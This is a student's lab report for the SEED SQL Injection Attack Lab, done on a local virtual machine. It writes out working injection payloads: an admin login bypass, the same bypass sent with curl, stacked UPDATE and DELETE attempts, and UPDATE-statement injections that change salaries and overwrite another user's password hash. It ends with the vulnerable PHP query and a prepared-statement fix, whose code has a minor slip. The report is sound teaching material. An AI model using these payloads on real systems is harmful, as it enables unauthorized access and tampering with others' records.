LAB 7 SQL Injection Attack Lab

> 管佳乐 16307130212

Task 0: Pre-configuration

Most of below has been pre-configured in the vm image.

```
$ sudo vi /etc/hosts
127.0.0.1           http://www.SEEDLabSQLInjection.com
$ sudo vi /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
     ServerName http://www.SeedLabSQLInjection.com
     DocumentRoot /var/www/SQLInjection
</VirtualHost>
$ sudo service apache2 start
```

Task 1: Get Familiar with SQL Statements

Login

```
$ mysql -u root -pseedubuntu
mysql > use Users;
mysql > show tables;
```

Retrieve the data of Alice

```
mysql > SELECT * FROM credential WHERE Name='Alice';
```

```
mysql> SELECT * FROM credential WHERE Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage


Construct the malicious mysql command.

```
SELECT * FROM credential
WHERE name= '' or name='admin' #' and Password='anything'
```

So the input should be

Key	Value
ID	' or name='admin' #
password	anything

We successfully logined as admin without knowing his password.




Task 2.2: SQL Injection Attack from command line

The website is set according to that of Task 2.1

```
$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?
EID=%27+or+name%3D%27admin%27+%23&Password=' > demo.html
$ firefox demo.html
```

```
[12/20/18]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+name%3D%27admin%27+%23&Password=' > demo.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1391  100  1391    0     0   275k      0 --:--:-- --:--:-- --:--:--  339k
```

Logged in successfully



Task 2.3: Append a new SQL statement


The second command

```
UPDATE credential SET name=chiale WHERE eid=50000
```

Insert it


```
FROM credential
WHERE name= '' or name='admin';UPDATE credential SET name=chiale WHERE eid=50000 #' and
Password='anything'
```

After input the id, the result shows as below. This is seemingly prohibitted by the sql server.



Nor will it work for the delete command

```
FROM credential
WHERE name= '' or name='admin';DELETE FROM credential WHERE eid=20000 #' and
Password='anything'
```



Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

Login as Alice

> In id column, input:
>
> ' or name='Alice' #

Construct the malicious command

```
UPDATE credential SET
    nickname='', salary='99999' where name='Alice';#',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;
```

> In nickname column, input:
>
> ', salary='99999' where name='Alice';#

It seems that Alice got a promotion in her salary.

Alice Profile

Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	
Email	

Task 3.2: Modify other people' salary

This works similarly to previous task.

> In nickname column, input:
>
> ', salary='1' where name='Ted';#

That makes Ted an 1 dollar boss.

We can check all of this in mysql. The database has changed according to our malicious code.

```
mysql> mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  99999 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |      1 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Task 3.3: Modify other people' password.

Generate the hashed password

```
$ echo -n "dees" | sha1sum
5672968735e4ebefddc595e7ea760de3939fbf22
```

> In nickname column, input:
>
> ', password='5672968735e4ebefddc595e7ea760de3939fbf22' where name='Ted';#

The password has been changed

```
mysql> mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  99999 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |      1 | 11/3  | 32111111 |             |         |       |          | 5672968735e4ebefddc595e7ea760de3939fbf22 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Then try to log in as Ted.

Key	Value
ID	50000
password	dees

The logging is successful

Ted Profile

Employee ID	50000
Salary	1
Birth	11/3
SSN	32111111
NickName	
Email	
Address	
Phone Number	

Edit Profile

Task 4: Countermeasure — Prepared Statement

The original code that is vulnerable to sql injection attack

```
$sql = "SELECT id, name, eid, salary, birth,
        ssn, phoneNumber, address, email,
        nickname, Password
        FROM credential
        WHERE eid= '$input_eid' and Password='$input_pwd'";
if (!$result = $conn->query($sql)) {
        die('There was an error running the query [' . $conn->error . ']\n');
}
// convert to json type and read
if($id!=""){
    drawLayout($id,$name,$eid,$salary,$birth,
               $ssn,$pwd,$nickname,$email,
               $address,$phoneNumber);
}else{
    echo "The account information your provide does not exist\n";
    return;
}
```


Using the prepared statement mechanism, the code could be transformed as below.

```
    $stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
                           phoneNumber, address, email,nickname, Password
                           FROM credential
                           WHERE eid= ? and Password= ?");
    // Bind parameters to the query
    $stmt->bind_param("is", $input_eid, $input_pwd);
    $stmt->execute();
    $stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth,
                       $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email,
                       $bind_nickname, $bind_Password);
    $stmt->fetch();

    if(bind_id!=""){
        drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth,
                   $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email,
                   $bind_nickname, $bind_Password);
    }else{
        echo "The account information your provide does not exist\n";
        return;
    }
```

After the change, a normal login would still work.

Key	Value
ID	50000
password	dees



But the malicious code in previous tasks would not work. Because it will treat code and data differently. So malicious code are treated as useless data.

Key	Value
ID	' or name='admin' #
password	anything